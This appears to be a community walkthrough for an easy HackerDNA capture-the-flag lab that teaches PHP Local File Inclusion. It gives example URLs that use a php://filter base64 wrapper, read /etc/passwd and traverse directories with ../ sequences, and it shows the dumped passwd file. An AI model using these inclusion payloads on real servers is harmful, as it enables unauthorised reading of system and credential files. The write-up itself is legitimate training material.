

# Include Me

<https://hackerdna.com/labs/include-me>

*Start the machine, hack the system, and find the hidden flags to complete this challenge and earn points!*

**Author:** Dorothy Spencer

**Date:** 02/12/2026

**Platform:** HackerDNA

**Difficulty:** Easy Level

**Flag Points:** 10 (1 flag worth +10 pts)

*\*Additional points can be earned by doing a community Writeup*


**Objective:** This lab is designed to focus on **file inclusion** — usually **Local File Inclusion (LFI)** or **parameter manipulation**.

**Target Example:** <https://hackerdna.com/labs/include-me>

Start Lab Challenge

If you see the below, You are in the right spot, but the error message you're seeing tells us something important: the file ***flag.php*** does not exist in the current folder.

The error Failed to open stream: operation failed means the PHP wrapper tried to find that resource and came up empty. Since **the lab goal is flag.txt**, you will need to pivot your strategy.



```
Warning:
include(php://filter/convert.base64-
encode/resource=flag.php): Failed to open
stream: operation failed in
/var/www/html/index.php on line 7

Warning: include(): Failed opening
'php://filter/convert.base64-
encode/resource=flag.php' for inclusion
(include_path='./usr/local/lib/php') in
/var/www/html/index.php on line 7
```

When you receive the below screen shot example,

You've successfully exploited the **Local File Inclusion (LFI)** vulnerability.

What you are looking at this point is the **/etc/passwd** file of the server.

*In the Linux world, this is a sensitive system file that lists every user account on the machine.*

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

What you are looking at above is the `/etc/passwd` file. In the cybersecurity world, seeing this is a "Eureka!" moment because it proves you have successfully broken out of the web application and are now reading internal files from the server's operating system.

### What that list tells us:

Every line is a user account. You are looking for "real" people who might have a flag in their folder.

- **The bad news:** Looking at the screen shot above, there are no "extra" users like michael or hacker. It's just standard system accounts (like root, bin, www-data).
- **The good news:** This means the flag is likely in a standard location, not a hidden user folder.

### Your Final Mission:

Now that you've proven you can reach the system files, we need to find the specific file named `flag.txt`.

### Hunt for the Flag

1. **Check for a flag file in the current directory:**  
`http://54.76.20.62/index.php?page=php://filter/convert.base64-encode/resource=flag.php` (If this works, decode the resulting string to see the flag.)
2. **Check the `/etc/passwd` file (to find usernames):**  
`http://54.76.20.62/index.php?page=/etc/passwd` Look for any unusual users at the bottom of the list.
3. **Check for hidden files (Path Traversal):**  
`http://54.76.20.62/index.php?page=../../../../etc/hostname` (This confirms how many directories "up" you need to go to reach the root.)

**Test for Path Traversal.** Attempt to access the target file by navigating outside the web root by using `../` sequences.

### Why this should work:

1. `index.php?page=` is the "hole" in the fence.
2. `../../../../` climbs all the way to the "top" of the server's hard drive.
3. `flag.txt` is the target file the lab told us to find.

If a random string of text (the Flag) appears on the screen, copy it and paste it into the HackerDNA "Flags" tab to finish the lab!

